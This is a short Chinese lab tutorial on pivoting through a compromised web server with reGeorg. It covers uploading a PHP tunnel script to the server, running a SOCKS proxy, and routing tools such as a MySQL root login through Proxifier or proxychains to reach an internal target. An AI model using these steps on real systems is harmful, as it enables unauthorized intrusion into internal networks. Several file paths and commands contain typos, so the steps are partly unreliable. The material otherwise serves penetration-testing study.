

实验目标:A通过B来访问C
实验环境:
A(攻击机)-B(web服务器)-C(目标机)
https://github.com/sensepost/reGeorg   reGeorg下载地址
运行前需要安装urllib3模块
安装命令:pip install urllib3
regeorg使用方法
1,先将对应的脚本上传至B服务器,直接访问显示“Georg says, ‘All seems fine’”,表示脚本运行正常。
注:php上传tunnel.nosocket.php,如果上传tunnel.php会发生”Georg is not ready, please check url”的错误。
2,在A上面运行
reGeorgSocksProxy.py -p 9000 -u http://xxxx/tunnel.nosocket.php
3, 在A上面做端口转发
windows用proxifier:
添加一个代理如下图:
设置规则,注意:要把python.exe添加例外,不然会死循环(好像就自动添加了)

Direct表示不使用代理
配置完成后A就可以以B的地址访问C了
linux用proxychains-ng进行转发:
安装:
git clone https://github.com/rofl0r/proxychains-ng.git
cd proxychains-ng
./configure
make && make install
cp ./src/proxychains.conf /etc/proxychians.conf
cd .. && rm -rf proxychains-ng
编辑proxychains配置文件:
vim /etc/proxychains.conf
将socks4 127.0.0.1 9050改为:
socks5 127.0.0.1 9000  //9000需要与reGeorg中设置的端口相同
使用(在命令前加上proxychain4):
proxychains4 -f /etc/proxychians.conf mysql -h ip -u root -p
proxychains4 firfox